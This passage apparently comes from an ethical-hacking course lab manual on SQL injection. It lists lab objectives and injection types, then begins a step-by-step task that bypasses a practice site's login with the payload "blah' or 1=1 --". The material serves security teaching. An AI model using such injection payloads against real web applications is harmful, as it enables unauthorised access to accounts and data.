The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Lab Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection**: An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection**: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection**: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform SQL Injection Attacks	√	√	√
	1.1 Perform an SQL Injection Attack on an MSSQL Database		√	√
	1.2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap	√		√
2	Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools	√	√	√
	2.1 Detect SQL Injection Vulnerabilities using DSSS		√	√
	2.2 Detect SQL Injection Vulnerabilities using OWASP ZAP	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Perform SQL Injection Attacks

In SQL injection attacks, a series of malicious SQL queries or statements are used to manipulate the database of a web application or site.

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Lab Tasks

Task 1: Perform an SQL Injection Attack on an MSSQL Database

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.


An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can "inject" these malicious values in the queries, because of the application's inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

Note: In this task, the machine hosting the website (**Windows Server 2019**) is the victim machine; and the **Windows 11** machine will perform the attack.


1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, **b**y default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Open any web browser (here, **Mozilla Firefox**), place the cursor in the address bar, type **http://www.goodshopping.com/**, and press **Enter**.


4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.



5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.



6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.



